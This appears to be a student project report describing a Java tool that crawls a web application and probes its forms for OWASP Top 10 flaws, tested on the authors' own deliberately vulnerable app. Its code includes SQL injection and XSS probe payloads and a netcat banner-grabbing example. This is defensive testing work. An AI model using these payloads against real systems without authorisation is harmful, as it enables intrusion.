    1. INTRODUCTION 1.1 PROBLEMSTATEMENT To create a semi - automated testing tool for identifying vulnerabilities in web applications. 1.1.1 Application security vulnerabilities Application security encompasses measures taken throughout the application's life-cycle to prevent exceptions in the security policy of an application or the underlying system (vulnerabilities) through flaws in the design, development, deployment, upgrade, or maintenance of the application. Security vulnerability is a security exposure that results from a product flaw, and which the maker of the product should fix. Web application security is a branch of Information Security that deals specifically with security of websites, web applications and web services. [Wikipedia, 2012] 1.1.2 Need for semi/automated Testing Tools Automated tools save valuable time and money by automating tiresome and very technical processes to find security vulnerabilities. Such tools serve as aides for human testers, automating many tasks that are time consuming or repetitive. 1.2 PROBLEM DESCRIPTION The problem description clearly gives an idea of what we are trying to achieve through our project and what our central objective/goals are. Vulnerability scanners and more specifically web application scanners, otherwise known as penetration testing tools have been historically used by security organizations within corporations and security consultants to semi- automate the security testing of http request/responses. Given the common size of individual programs (often 500,000 lines of code or more), the human brain cannot execute a comprehensive data flow analysis needed in order to completely check all circuitous paths of an application program to find vulnerability points. 12
  • 12.
    Physical code reviewsof an application's source code can be accomplished manually or in an automated fashion. The human brain is suited more for filtering, interrupting and reporting the outputs of automated source code analysis tools available commercially versus trying to trace every possible path through a compiled code base to find the root cause level vulnerabilities. The two types of automated tools associated with application vulnerability detection (application vulnerability scanners) are Penetration Testing Tools (often categorized as Black Box Testing Tools) and static code analysis tools (often categorized as White Box Testing Tools). In this project we have created such a penetration testing tool (Black Box Testing Tool) that will check for vulnerabilities in a semi – automated fashion. We state the vulnerabilities being tested more specifically as follows. 1.2.1 Objectives • Identify and evaluate existing (top) automated security testing tools compare their capabilities in identifying defects. Also mention what these tools fail to achieve. • Propose a solution that will encompass detection of a maximum of these vulnerabilities. • Test the above mentioned solution on a real world application to determine its efficacy. 1.2.2 Basic Methodology We try to find out how available automated security testing tools try to identify vulnerabilities in web applications by reverse engineering their processes and implement the same or come up with a better method. We focus on creating custom solutions for standard problems such as Web Spidering, generating forged HTTP Request and Responses, HTML Parsing etc which will be the foundation or bedrock of the functioning of the tool. We acquire knowledge on standard methods of exploiting vulnerabilities detailed in OWASP by extensively studying already recognized and documented exploits/tutorials. 1.3 OWASP VULNERABILITIES The Open Web Application Security Project (OWASP) is an open-source application security project. The OWASP community includes corporations, 13
  • 13.
    educational organizations andindividuals from around the world. This community works to create freely-available articles, methodologies, documentation, tools, and technologies. OWASP advocates approaching application security by considering the people, process, and technology dimensions. The OWASP Top 10 is a list identifying the most serious risks for a broad array of organizations in the domain of Web Application Security. For each of these risks, OWASP provides generic information about likelihood and technical impact using a simple ratings scheme, which is based on the OWASP Risk Rating Methodology. The OWASP Top 10 Web Application Security Vulnerabilities for 2010 are: • A1:Injection • A2:Cross-Site Scripting • A3:Broken Authentication and Session Management • A4:Insecure Direct Object References • A5:Cross-Site Request Forgery (CSRF) • A6:Security Misconfiguration • A7:Insecure Cryptographic Storage • A8:Failure to Restrict URL Access • A9:Insufficient Transport Layer Protection • A10:Unvalidated Redirects and Forwards 1.3.1 A1: Injection Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, particularly in legacy code, often found in SQL queries, LDAP queries, XPath queries, OS commands, program arguments, etc. Injection flaws are easy to discover when examining code, but more difficult via testing. Scanners and fuzzers can help attackers find them. 1.3.2 A2: Cross – Site Scripting (XSS) XSS is the most prevalent web application security flaw. XSS flaws occur when an application includes user supplied data in a page sent to the browser without properly validating or escaping that content. There are three known types of XSS flaws: • Stored • Reflected 14
  • 14.
    • DOM BasedXSS 1.3.3 A3: Broken Authentication and Session Management Developers frequently build custom authentication and session management schemes, but building these correctly is hard. As a result, these custom schemes frequently have flaws in areas such as logout, password management, and timeouts, remember me, secret question, account update, etc. Finding such flaws can sometimes be difficult, as each implementation is unique. 1.3.4 A4: Insecure Direct Object References Applications frequently use the actual name or key of an object when generating web pages. Applications don’t always verify the user is authorized for the target object. This results in an insecure direct object reference flaw. Testers can manipulate parameter values to detect such flaws and code analysis quickly shows whether authorization is properly verified. 1.3.5 A5: Cross – Site Request Forgery (CSRF) CSRF takes advantage of web applications that allow attackers to predict all the details of a particular action. Since browsers send credentials like session cookies automatically, attackers can create malicious web pages which generate forged requests that are indistinguishable from legitimate ones. 1.3.6 A6: Security Misconfiguration Security Misconfiguration can happen at any level of an application stack, including the platform, web server, application server, framework, and custom code. Developers and network administrators need to work together to ensure that the entire stack is configured properly. Automated scanners are useful for detecting missing patches, Misconfiguration, use of default accounts, unnecessary services, etc. 1.3.7 A7: Insecure Cryptographic Storage The most common flaw in this area is simply not encrypting data that deserves encryption. When encryption is employed, unsafe key 15
  • 15.
    generation and storage,not rotating keys and weak algorithm usage is common. Use of weak or unsalted hashes to protect passwords is also common. External attackers have difficulty detecting such flaws due to limited access. They usually must exploit something else first to gain the needed access. 1.3.8 A8: Failure to Restrict URL Access Applications are not always protecting page requests properly. Sometimes, URL protection is managed via configuration, and the system is misconfigured. Detecting such flaws is easy. The hardest part is identifying which pages (URLs) exist to attack. 1.3.9 A9: Insufficient Transport Layer Protection Applications frequently do not protect network traffic. They may use SSL/TLS during authentication, but not elsewhere, exposing data and session IDs to interception. Expired or improperly configured certificates may also be used. Detecting basic flaws is easy. Just observe the site’s network traffic. More subtle flaws require inspecting the design of the application and the server configuration. 1.3.10 A10: Unvalidated Redirects and Forwards Applications frequently redirect users to other pages, or use internal forwards in a similar manner. Sometimes the target page is specified in an unvalidated parameter, allowing attackers to choose the destination page. 16
  • 16.
    2. LITERATURE SURVEY Section2.1 contains our own survey on existing semi/automated security testing tools which have been tabulated for clarity. The rest of the sub – headings that is 2.2, 2.3, 2.4 deal with IEEE papers which were studied for better understanding of the problem and for implementation of our project. 2.1 EXISTING SECURITY TESTING TOOLS Five prevalent automated security testing tools for web applications were taken into consideration and their performance was evaluated with respect to vulnerabilities as specified by OWASP. The conclusions are shown in the table. Name of Tool What it Does What it does not do N Stalker XSS,HTTP Fingerprinting ,Web Spidering SQL Injection, Rest of OWASP SkipFish Handle cookies ,process authentication details ,values of HTML form variables ,detect script back-ups Detect XSS NetSparker Command Injection , Remote File Inclusion , SQL Injection , File Upload CSRF, Blind SQL Injection, Brute Force Password Attack, Reflected XSS, Stored XSS Acutenix Command Injection , Remote File Inclusion, Sql Injection, File Upload, Brute Force Password Attack, Reflected XSS, Stored XSS CSRF, Blind SQL Injection Fig 1. Existing security scanner comparison 2.2 WEB APPLICATION VULNERABILITY TESTING The paper assesses the current state of the art tools in automated security testing and carried out a study of: • The class of vulnerabilities tested by these scanners 17
  • 17.
    • Their effectivenessagainst target vulnerabilities • The relevance of the target vulnerabilities to vulnerabilities found in the wild. To conduct the study the authors use a custom web application vulnerable to known and projected vulnerabilities, and previous versions of widely used web applications containing known vulnerabilities. Their results show the effectiveness of automated tools, as a group, and also their limitations. Fig 2. Studied Vulnerability Scanners Consolidated table created after comparing above paper and our own survey (3.1) regarding performance of several available security tools. Name of Tool What it Does What it does not do N Stalker A2, A3, A9, A10 A1, Rest of OWASP SkipFish A3, A4, A5, A7 A2, Rest of OWASP NetSparker A1, A3, A4, A8, A10 A5. A2, Rest of OWASP Acunetix A1, A2, A3, A8, A10 A5, Rest of OWASP BurpSuite A1, A2, A3, A4, A5, A8, A10 A6, Rest of OWASP HP A1, A2, A3, A5, A7 Rest of OWASP IBM A1, A2, A3, A5, A7 Rest of OWASP Fig 3. Our Survey on Existing Tools 18
  • 18.
    A1 to A10as per OWASP Top 10 2.3IMPLEMENTATION OF WEB CRAWLER The World Wide Web is an interlinked collection of billions of documents formatted using HTML. Due to growing and dynamic nature of the web; it has become a challenge to traverse all URLs in the web documents and to handle these URLs. A focused crawler is an agent that targets a particular topic and visits and gathers only relevant web pages.The authors [Gupta P, Johari K, Linagay's Univ, Dec. 2009] take one seed URL as input and searches with a keyword, the search results are based on the keyword and it will fetch the web pages where it finds that keyword. This focused based crawler approach retrieves documents that contain particular keywords from the user’s query. The authors implemented the crawler using breadth-first search. 2.4 VULNERABILITY AND ATTACK INJECTION FOR WEB APPLICATIONS In this paper the authors [Fonseca J, Vieira M., Madeira H., CISUC, Univ. of Coimbra, Coimbra, Portugal (2009)] proposed a methodology to inject realistic attacks in web applications. The methodology is based on the idea that by injecting realistic vulnerabilities in a web application and attacking them automatically we can assess existing security mechanisms. To provide true to life results, this methodology relies on field studies of a large number of vulnerabilities in web applications. The paper also describes a set of tools implementing the proposed methodology. 19
  • 19.
    Fig 4. Comparisonbetween Scanners 3. PROJECT REQUIREMENTS 20
  • 20.
    The project requirementis to create a semi – automated security testing tool (Black Box Testing Tool) that can test for security vulnerabilities in Web Applications. We have created a solution (tool) that will encompass detection of a maximum of OWASP vulnerabilities on a given web page or Web Application. The above stated tool will be tested on a custom made web application created by us, with known vulnerabilities and the results of the test will be documented and reported. The testing tool will achieve this objective by trying to attack the Web Application based on already familiar attack vectors eg. SQL injection etc Also the tool will exhaustively test the HTML source code, to check for vulnerabilities and inconsistencies that might lead to attacks. The tool will report the set of OWASP vulnerabilities for the given web application. 3.1 PROJECT SCOPE The scope defines what the tool will achieve in a crystal clear manner.It is in the form of a table which also specifies what the tool will not achieve and is supplemented with a brief description explaining each vulnerability. 21
  • 21.
    Owasp Vulnerability What we have implemented Whatwe did not implement Description A1 Injection Injection through Forged HTTP Requests Second order injection Injection involves modifying the URL to make unauthorized queries execute at server side. This can be prevented by validation of URL A2 XSS Check for escaping using <script> tags Stored XSS, Reflected XSS and DOM based XSS Most common OWASP attack. It is executed by including invalid redirects to malicious websites in authenticated pages A3 Broken Authentication and Session Management Generate our own forged request trying to impersonate valid user and try to break into authenticated pages Checking of encryption of passwords in database By exchanging session cookies attacker can easily impersonate a valid user. So such exchange must be prevented A4 Insecure Direct Object Reference Beyond scope of a semi - automated tool Unauthorized Modification of parameters in URL which result in changes of server side objects An extension of injection this attack can cause modification of data at server side without proper authentication or validation A5 Cross Site Request Forgery Check for use of hidden fields in Form Pages Whether such hidden fields are actually validated or used for validation First form of defense against XSS it uses invisible tokens to validate access A6 Security Misconfiguration Check for directory listing of files by server Checking whether default passwords are changed on server. This attack takes advantage of bad security management on the part of the server and how it handles important user 22
  • 22.
    Stack traces not displayedto user data A7 Insecure Cryptographic Storage Beyond scope of a semi - automated tool Check if hashes are salted. Ensure that encryption is done only at the back end This is generally difficult to implement in an automated tool since it is subjective and differs from one web application to another A8 Failure to restrict URL access Prevent unauthenticated or unauthorized URL access to protected data Security Privileges & access control Failure to restrict URL access is a case of bad design on the part of the web developer. A9 Insufficient Transport Layer Protection Ensure site uses SSL for authentication pages Validate SSL Certificate SSL is an essential mechanism which can be employed to secure a web page A10 Unvalidated Redirects and Forwards Allow only POST under <form> method Verify the parameter(s) are validated to contain only an allowed destination, or element of a destination. Allowing only post ensures that users cannot perform URL rewriting and go to unintended pages in a web application Fig 5. Project Scope 23
  • 23.
    3.1.1Miscellaneous Vulnerabilities Detected Ourtool also detects a few vulnerabilities/defects that do not directly fall under the OWASP Top 10 they are • Auto – complete check • Server version disclosure • Back end disclosure • Set – Cookie HTTPOnly Check 3.2 SOFTWARE USED • Java (JDK 1.6) – fundamental programming language in which the tool is coded • Net Beans 6.5 and 6.9 – supporting framework for the development of the tool • Glass Fish version 2 and 3 – supporting web server in which the vulnerable web application is deployed 24
  • 24.
    4. DESIGN 4.1 MODULES– WITH CONCEPTUAL DIAGRAM The figure explains the conceptual design based on which the tool is built. A short description is also given regarding each module. Fig 6. Conceptual Diagram Target URLTarget URL Banner Grabbing Banner Grabbing Web Spidering Web Spidering Form Page Listing Form Page Listing Form Parameter Modification Form Parameter Modification Creation of Attack Vectors Creation of Attack Vectors Report Vulnerabilities Report Vulnerabilities AttackingAttacking Report Vulnerabilities Report Vulnerabilities SubcrawlingSubcrawling Report Vulnerabilities Report Vulnerabilities 25
  • 25.
    4.1.1 Target URL Herethe target URL is supplied for testing. The target URL is usually a domain name for example like http://www.example.com. 4.1.2 Banner Grabbing Banner Grabbing is an enumeration technique used to glean information about computer systems on a network and the services running its open ports. An intruder can use banner grabbing in order to find network hosts that are running versions of applications and operating systems with known exploits. This is the reason why we include banner grabbing in our tool and we report the results that get returned from this method. For example one could establish a connection to a target host running a web service with netcat, then send a bad html request in order to get information about the service on the host: [root@prober]ncwww.targethost.com80 HEAD/HTTP/1.1 HTTP/1.1200OK Date:Mon,11May200922:10:40EST Server:Apache/2.0.46(Unix)(RedHat/Linux) Last-Modified: Thu, 16 Apr 2009 11:20:14 PST ETag:"1986-69b-123a4bc6" Accept-Ranges:bytes Content-Length:1110 Connection:close Content-Type: text/html The administrator can now catalog this system or an intruder now knows what version of Apache to look for exploits. To prevent this Network Administrators should be sure to restrict access to services on their networks to appropriate networks and be sure to shut down unused or unnecessary services running on network hosts. Hiding of such network information is provided by our tool as a recommendation. 26
  • 26.
    4.1.3 Web Spidering Weperform Web Spidering by the use of a Web Crawler. A Web crawler is a computer program that browses the World Wide Web in a methodical, automated manner or in an orderly fashion. Other terms for Web crawlers are ants, automatic indexers, bots, Web spiders, Web robots. This process is called Web crawling or spidering. Many sites, in particular search engines, use spidering as a means of providing up-to- date data. Web crawlers are mainly used to create a copy of all the visited pages for later processing by a search engine that will index the downloaded pages to provide fast searches. Crawlers can also be used for automating maintenance tasks on a Web site, such as checking links or validating HTML code. Also, crawlers can be used to gather specific types of information from Web pages, such as harvesting e-mail addresses (usually for sending spam). A Web crawler is one type of bot, or software agent. In general, it starts with a list of URLs to visit, called the seeds. As the crawler visits these URLs, it identifies all the hyperlinks in the page and adds them to the list of URLs to visit, called the crawl frontier. URLs from the frontier are recursively visited according to a set of policies. The number of possible crawlable URLs being generated by server- side software has also made it difficult for web crawlers to avoid retrieving duplicate content. Endless combinations of HTTP GET (URL-based) parameters exist, of which only a small selection will actually return unique content. The mathematical permutations of different combinations of inputs create a problem for crawlers, as they must sort through endless combinations of relatively minor scripted changes in order to retrieve unique content. 4.1.4 Form Page Listing Form pages are critical areas of any Web Application where attacks are possible and mostly carried out. For this reason during the crawling phase we keep a list of all pages that contain <form>… </form> tags with all their associated parameters. These pages are then systematically tested later in a separate Form Console where they 27
  • 27.
    will be attackedby forged attack vectors and the results are then reported to the user. 4.1.5 Form Parameter Modification In the form console each form is displayed along with critical information such as URL, action, method and form parameters that are contained under the <form>…</form> tag. Also the corresponding HTML Source Code is displayed. The user is allowed to supply parameters for the ‘text’ and ‘password’ field contained within the form. These are used as input parameters for generation of Attack Vectors. For this purpose we use forged HTTP Requests and analyze & audit the response. 4.1.6 Creation of Attack Vectors The next logical step is to use the input parameters and generate our own Attack Vectors to attack the page in which the form is located. An attack vector is a path or means by which a hacker (or cracker) can gain access to a computer or network server in order to deliver a payload or malicious outcome. Attack vectors enable hackers to exploit system vulnerabilities, including the human element. To some extent, firewalls and anti-virus software can block attack vectors. But no protection method is totally attack-proof. A defense method that is effective today may not remain so for long, because hackers are constantly updating attack vectors, and seeking new ones, in their quest to gain unauthorized access to computers and servers. Attack vectors take advantage of known weak spots to gain entry. Since in Web Applications forms act as gateways of authentication attackers generate attack vectors in such pages to gain unauthorized access to privileged or sensitive information. For creating attack vectors our tool creates forged HTTP Requests and the created attack vectors check for known and well documented vulnerabilities such as SQL Injection, SSL Encryption, Cross – Site Scripting etc. 28
  • 28.
    4.1.7 Attacking This stepis a continuation of the previous step in the sense that the forged attack vectors are deployed to detect vulnerabilities or gain unauthorized access. The attack vectors are deployed sequentially that is first the tool checks for SQL injection then XSS, then SSL and so on and the results are documented by the tool separately and in the case where any of these vectors breach the defenses of the system it is reported to the user and listed as a threat to the underlying system. 4.1.8 Subcrawling In the case where the defenses of the system are breached and access is possible by the attack vector then the subcrawling process is begun. This process is similar to the initial crawling process; the only differences being in this case the pages that get listed are authenticated pages which have been broken into by unauthorized access. Such pages are further tested for vulnerabilities again by the use of known/documented patterns for attacks for example checking for directory listing of files etc. 4.1.9 Report Vulnerabilities In each of the above processes after vulnerabilities have been detected by the tool they are reported to the user in a precise and concise manner. The user/administrator is thus intimated to correct the vulnerability specified by the tool and the user/administrator has to then make an informed choice with regards to the mitigation of such vulnerabilities as specified. 4.2 CLASS DIAGRAMS The Class Diagrams give an implementation overview of the tool in the same way as the Conceptual Diagram gives a design overview. A class diagram in the Unified Modeling Language (UML) is a type of static structure diagram that describes the structure of a system by showing the system's classes, their attributes, operations (or methods), and the relationships among the classes. 29
  • 29.
    A relationship isa general term covering the logical connections found on class diagrams. For simplicity the operation of the tool has been split into 5 different phases. They are as follows: 1. Banner Grabbing and Set Proxy 2. Crawling 3. Form Console and Attack Vector Creation 4. Attacking 5. Subcrawling 30
  • 30.
    4.2.1 Phase 1:Banner Grabbing and Proxy Setting 31
  • 31.
    4.2.2 Phase 2:Crawling Fig 8. Phase 2 Class Diagram 32
  • 32.
    4.2.3 Phase 3:Form Console and Attack Vector Creation Fig 9. Phase 3 Class Diagram 4.2.4 Phase 4: Attacking 33
  • 33.
    Fig 10. Phase4 Class Diagram 34
  • 34.
    4.2.5 Phase 5:Subcrawling Fig 11. Phase 5 Class Diagram 5. ALGORITHM AND IMPLEMENTATION 5.1 PHASE 1 IMPLEMENTATION Phase 1 as mentioned earlier involves Banner Grabbing and Set Proxy. Set Proxy is a feature that can be used in the case where the local machine 35
  • 35.
    uses a proxyserver to gain access to the internet. Otherwise it is blank be default. Separate classes have been declared to handle each operation in an isolated and independent manner. The implemented mechanisms are then called by the GUI class object which is the first window that is displayed by the tool to the user. 5.1.1 Banner Grabbing Banner Grabbing is achieved by the tool by the use of the AssetFinder class. The AssetFinder class retrieves the following information from the HTTP banner of the Web Application: 1. Getting IP Address and Location 2. Getting Set-Cookie value 3. Getting no – cache and pragma values 4. Getting server information 5. Getting Back End Solution used by the Web Application Source Code for IP address and Location Retrieval InetAddress <address> = InetAddress.getByName(<url>); <String>=InetAddressLocator.getLocale(<address>).toString(); Source Code for Getting the other parameters HttpURLConnection <connection> = (HttpURLConnection) new URL(<url>).openConnection(); Map <map> = <connection>.getHeaderFields(); 5.1.2 Proxy Setting Proxy can be set for the tool by the use of the Proxy class which is a JFrame where the proxy server and the proxy port can be set. For example the proxy server could be proxy.example.net and port could be 8080. This can be set in the proxy window and it will be incorporated throughout the tool to facilitate connection with the internet. Source Code for Setting Proxy Server and Proxy Port 36
  • 36.
    System.setProperty("http.proxyHost", <ProxyServer>); System.setProperty("http.proxyPort", <ProxyPort>); 5.2PHASE 2 IMPLEMENTATION Phase 2 is the crawling phase. The target URL is received in a text box in the GUI JFrame and the crawler is called which retrieves all the links of the given Web Application without any duplication of links. Four classes are implemented for this purpose they are: 1. ThreadController 2. SingleThread 3. URLQueue 4. SaveURL 5.2.1 ThreadController The Crawler is implemented using a synchronized multithreaded mechanism. To control all these individual threads a base thread has been defined in the ThreadController class. The function of this class is to control all individual threads. The function of this class is to pass a single link of the target Web Application to each individual thread and the list of links that is returned from the single thread is processed and displayed to the user. Source Code for creating individual threads and processing links Single_Thread <singlethread>=new Single_Thread(); <singlethread>.process(<url>, <alreadyprocessedlinks>); 5.2.2 SingleThread Each thread which receives a link URL from ThreadController creates a saveURL object and processes all links within the page. All these links are returned to ThreadController which are then stored in URLQueue object in the gathered links parameter. Source Code for creation of SaveURL object and link extraction saveURL <saveurl>=new saveURL(); 37
  • 37.
    String <rawpage>=<saveurl>.getURL(<url>); Vector<vector>=saveURL.extractLinks(<rawpage>, <processedlinks>); 5.2.3 URLQueue TheURLQueue class stores the links gathered from SaveURL class and passed on by the SingleThread class. Also the links that have been passed to SingleThread class are stored in the gatheredlinks parameter.Source Code for pushing new links into the queue LinkedList <queue> = <queue>.addLast(<url>); gatheredlinks.add(<url>); Source Code for popping links passed to SingleThread LinkedList <queue> = <queue>.removeFirst(); processedlinks.add(<queue>.removeFirst()); 5.2.4 SaveURL The SaveURL class is the actual place where link extraction happens. For doing so a connection object needs to be created and the URL from SingleThread class must be passed as a parameter to it. Also the HTML source code of the page must be retrieved and locally stored. It must later be processed for links ie for <a href…> tags and the href argument needs to be stored as links from the given page. This output is passed on to SingleThread which passes it on to ThreadController and finally gets added in URLQueue without any duplication. Source Code for making connection and retrieving HTML page source BufferedInputStream <bufferedinputstream> = new BufferedInputStream(<url>.openStream()); StringWriter <stringwriter>=new StringWriter(); <stringwriter>.write(<bufferedinputstream>); 38
  • 38.
    String <page> =<stringwriter>.toString(); Source Code for link extraction int <index>=<page>.indexOf("<a", <index>); if((<index>=page.indexOf("href", <index>))==-1)break; if((<index>=page.indexOf("=", <index>))==-1)break; StringTokenizer <stringtokenizer>=new StringTokenizer(<page>, "tnr"'>#"); String <link>=st.nextToken(); Vector <links>=new Vector();<links>.add(link); 5.3 PHASE 3 IMPLEMENTATION Phase 3 involves segregation of those pages having “form” tags in them since such pages are sources of dynamic content. The URL, page source and form parameters of such pages are derived and stored. The result of this process is displayed in the AttackWindow class which is another JFrame. This phase involves two classes they are: 1. DynamicClass 2. FormParams 5.3.1 DynamicClass The DynamicClass class stores all <form>…</form> tags from the gathered web pages in the crawling phase. The class contains the URL and page source of each page that has a <form> tag in it. This URL and page source are sent as arguments for an object of the FormParams class which is used to process the <form> tag and store its parameters. Source Code for adding URL and pagesource static TreeSet <page> = new TreeSet(); static TreeSet <url> = new TreeSet(); 39
  • 39.
    <url>.add(<_url>); //retrieved fromSaveURL class <page>.add(<_page>); //retrieved from SaveURL class Source Code for calling FormParams class FormParams <formparams> = new FormParams(<url>, <page>); <formparams>.reduce(); 5.3.2 FormParams The FormParams class receives the URL and page source of the page that has the <form> tag and processes it for its constituent parameters. Source Code for retrieving form name int <index> = <page>.indexOf("<form"); <index> = <page>.indexOf("name="", <index>); <index>+=6; String <FormName>=<page>.substring(<index>, <page>.indexOf(""", <index>)); Source Code for retrieving form method int <index> = <page>.indexOf("<form"); int <index> = <page>.indexOf("<form"); <index> = <page>.indexOf("method="", <index>); <index>+=6; String <FormMethod>=<page>.substring(<index>, <page>.indexOf(""", <index>)); Source Code for retrieving form action int <index> = <page>.indexOf("<form"); 40
  • 40.
    int <index> =<page>.indexOf("<form"); <index> = <page>.indexOf("action="", <index>); <index>+=6; String <FormAction>=<page>.substring(<index>, <page>.indexOf(""", <index>)); Source Code for retrieving individual parameters public String []<params_name>=new String[100]; public String []<params_type>=new String[100]; public int <params_count>=0; int <index>=page.indexOf("<input"), <index2>; while(<index>!=-1) { <index2> = <page>.indexOf("type=", <index>); <index2>+ = 6; <params_type>[<params_count>] = <page>.substring(<index2>, <page>.indexOf(""", <index2>)); <index2> = <page>.indexOf("name=", <index>); <index2>+ = 6; <params_name>[<params_count>] = <page>.substring(<index2>, <page>.indexOf(""", <index2>)); <index> = <page>.indexOf("<input", <index>+1); 41
  • 41.
    <params_count>++; } 5.4 PHASE 4IMPLEMENTATION In Phase 4 the parameters retrieved by the FormParams class are displayed to the user and the user is free to modify them and generate HTTP Requests. Also these parameters are used for creation of attack vectors by modification of the query string In the World Wide Web, a query string is the part of a Uniform Resource Locator (URL) that contains data to be passed to web applications such as CGI programs, servlets, ASP, PHP etc. A typical URL containing a query string is as follows: http://server/path/program?query_string These attack vectors check for vulnerabilities such as SQL Injection, XSS etc.Separate classes have been declared for these purposes. This phase involves two classes they are: 1. AttackWindow 2. SQLInject 3. XSSChecker 4. SSLChecker 5.4.1 AttackWindow The AttackWindow class is a JFrame in which the Form Console is contained. It also is the class which creates the query string required for successful authentication from parameters supplied by the user. Also it displays additional information such as whether hidden fields are used in the form and if auto complete is disabled or not. 42
  • 42.
    It is alsothe class in which all attack vector’s query strings are formulated. Source Code for formulation of query strings String <query>="?", <inject_query>="?", <xss_query>="?"; String <XSS_Injector_String> = "%27%22%28%29%26%251%3cScRiPt%20%3eprompt %28995001%29%3c%2fScRiPt%3e"; for(<count>=0;<count><DynamicClass.<formparams>.params_c ount; <count>++) if(DynamicClass.<formparams>.params_type[<count>].equals("t ext") || DynamicClass.<formparams>.params_type[<count>].equals("pas sword")) break; <query>=<query>+DynamicClass.<formparams>.params_name[ <count>]+"="+Text.getText()+"&"; if(! DynamicClass.<formparams>.params_type[<count>].equals("pas sword")) {<inject_query>=<inject_query>+DynamicClass.<formparams>.p arams_name[<count>]+"="+Text.getText()+"&"; <xss_query>=<xss_query>+DynamicClass.<formparams>.params _name[<count>]+"="+ <XSS_Injector_String>+"&";} else {<inject_query>=<inject_query>+DynamicClass.<formparams>.p arams_name[<count>]+"=hi'+or+'1=1"; <xss_query>=<xss_query>+DynamicClass.<formparams>.params _name[<count>]+"="+ 43
  • 43.
    <XSS_Injector_String>+"&"; } String <url_string>=DynamicClass.urlsource; String <inject_string>="",xss_string=""; <inject_string>=<url_string>; <xss_string>=<url_string>; <url_string>+=Action.getText()+<query>; <inject_string>+=Action.getText()+<inject_query>; <xss_string>+=Action.getText()+<xss_query>; SQLInject.connect(<inject_string>, DynamicClass.urlsource); XSSChecker.connect(<xss_string>); SSLChecker.check(<SSL_String>); 5.4.2 SQLInject The SQLInject class creates an attack vector and checks for possibility of SQL Injection in the given page. It receives the inject string and base url as input from the AttackWindow class and checks for possibility of SQL Injection. Source Code for checking of SQL Injection is String <page>=””, <page2>=””; HTTPURLConnection <connection> = (HttpURLConnection) new URL(_inject_string).openConnection(); <page>=<page source of response from connection object> HTTPURLConnection <connection2> = (HttpURLConnection) new URL(_inject_string).openConnection(); <page2>=<page source of response from connection2 object> if(!<page>.equals(<page2>)) return "SQL Possible"; else return "SQL Not Possible"; 44
  • 44.
    5.4.3 XSSChecker The XSSCheckerclass creates an attack vector and checks if XSS is possible on the given page. It receives the xss string as input from the AttackWindow class and checks for possibility of XSS. Source Code for checking for XSS is static HttpURLConnection <connection>; static String <page>=""; <connection> = (HttpURLConnection) new URL(<_inject_string>).openConnection(); <page>=<page source of response from connection object> if(<_page>.indexOf("'"()&%1")!=-1)return "XSS Possible"; return "XSS Not Possible"; 5.4.4 SSLChecker The SSLChecker class creates an attack vector and checks SSL is implemented in the page. Source Code for checking for SSL implementation is String <SSL_Checker>=””; try {<SSL_Checker>="false"; <url>="https"+<url>; HttpURLConnection <connection> = (HttpURLConnection) new URL(<url>).openConnection(); <SSL_Checker>="true"; } catch (Exception ex) { <SSL_Checker>="false";} 5.5 PHASE 5 IMPLEMENTATION Phase 5 implementation is the subcrawling process. This phase comes into play only if basic authentication credentials supplied by the user in the 45
  • 45.
    form console whichis used for generating a forged HTTP Request actually returns an authenticated page. This implies that the authentication mechanism used by the server does not sufficiently restrict URL access. The authenticated pages that are gathered as a result of subcrawling are then further tested for vulnerabilities and reported to the user. This phase involves only one class: 1. Subcrawler 5.5.1 Subcrawler This class is similar to basic crawling where each authenticated link is taken their href parameter is removed and stored. Since this has already been explained in an earlier section its implementation will not be shown here. It must be noted that these pages are a case of Failure to Restrict URL Access as specified by OWASP. This is because without any login credentials it is possible to generate a HTTP Request and retrieve the information in these pages. Also the subcrawler checks for Directory Listing of Files. This can be checked by taking the page source and checking for <address>… </address> tags. If such tags are present then the user is intimated the page where directory listing has been found. Source Code for checking Directory Listing of Files <page> = <html source code of given URL> if(<page>.indexOf("<address")!=-1) “Directory Listing found in URL ” + <url> 46
  • 46.
    6. RESULT ANDTESTING 6.1 RUNNING OUR TOOL ON WEB APPLICATION For the purpose of testing we designed our own Web Application with known defects/vulnerabilities and deployed in a separate machine. In another machine we implemented and ran our tool. Using our tool we accessed the Web Application and tested it for vulnerabilities. The results of this testing have been documented in this section. 6.1.1 Screenshots of vulnerable Web Application Home Page Fig 12.Vulnerable Application Home Page This is the home page of our designed Web Application. Here users are required to input a valid log in to proceed to the authenticated pages. If login is unsuccessful then user is returned back to this login page. If login is successful then user is redirected to authenticated page. If wrong details are entered ie data that is written specifically to trigger exceptions they are caught properly and the browser is automatically redirected to the login page. 47
  • 47.
    Authenticated Page (afteruser log in is successful) Fig 13.Vulnerable Application Authenticated Page This is an authenticated page that the user sees after he/she has supplied proper login credentials. 6.1.2 Phase 1 and Phase 2 The Vulnerable Web Application is hosted in the IP Address 192.168.1.5 under port number 15023 and the name of the Web Application in sqlvulnerableapp_3_1_2. This is given as input to the text box and when search is clicked Phase 1 as specified in implementation begins. The results of Phase 1 are displayed as header information in the right textbox and issues relating to it are displayed in the textbox below that. Since our domain name is not officially registered the IP Address and Location are displayed as unknown. The crawling phase then begins which is Phase 2. All the links associated with the Web Application get listed in the bottom left text box along with the number of pages found. If all links have been traversed by crawler then the label at the bottom left becomes Scan Complete. 48
  • 48.
    Furthermore if anyof the pages traversed by crawler contains a <form> tag then the Open Form Console button becomes enabled. It must be noted that till then the button remains disabled. Fi Fig 14.Our Tool- scanning page 49
  • 49.
    Fig 15.Our tool-proxypane The above screenshot is used to set the proxy for the tool. The first text box is used to set the Proxy Address and the second text box is used to set the Proxy Port. Fig 16.Our Tool-Form Console 6.1.3 Phase 3 This is a screenshot of the Form Console. The Form Console contains the list of all forms found within the Web Application and stored by our tool. In our Web Application there exists only one form which is at the home page. Labels are used to list the URL of the form, its name, method and action respectively. A textarea to the right specifies all the parameters associated within the form; their Type and Name. To the right of that is a textarea containing the entire HTML source code of the page. Below the form associated labels is a textarea listing the vulnerabilities in the current page with respect to the currently displayed form. Also provision has been made to modify the parameters of the form. This can be done by clicking on the modify params button which enables the parameter, type and Set value labels and the textbox so that user can set its parameters. After setting all required parameters user can click submit and the attack phase will begin. 50
  • 50.
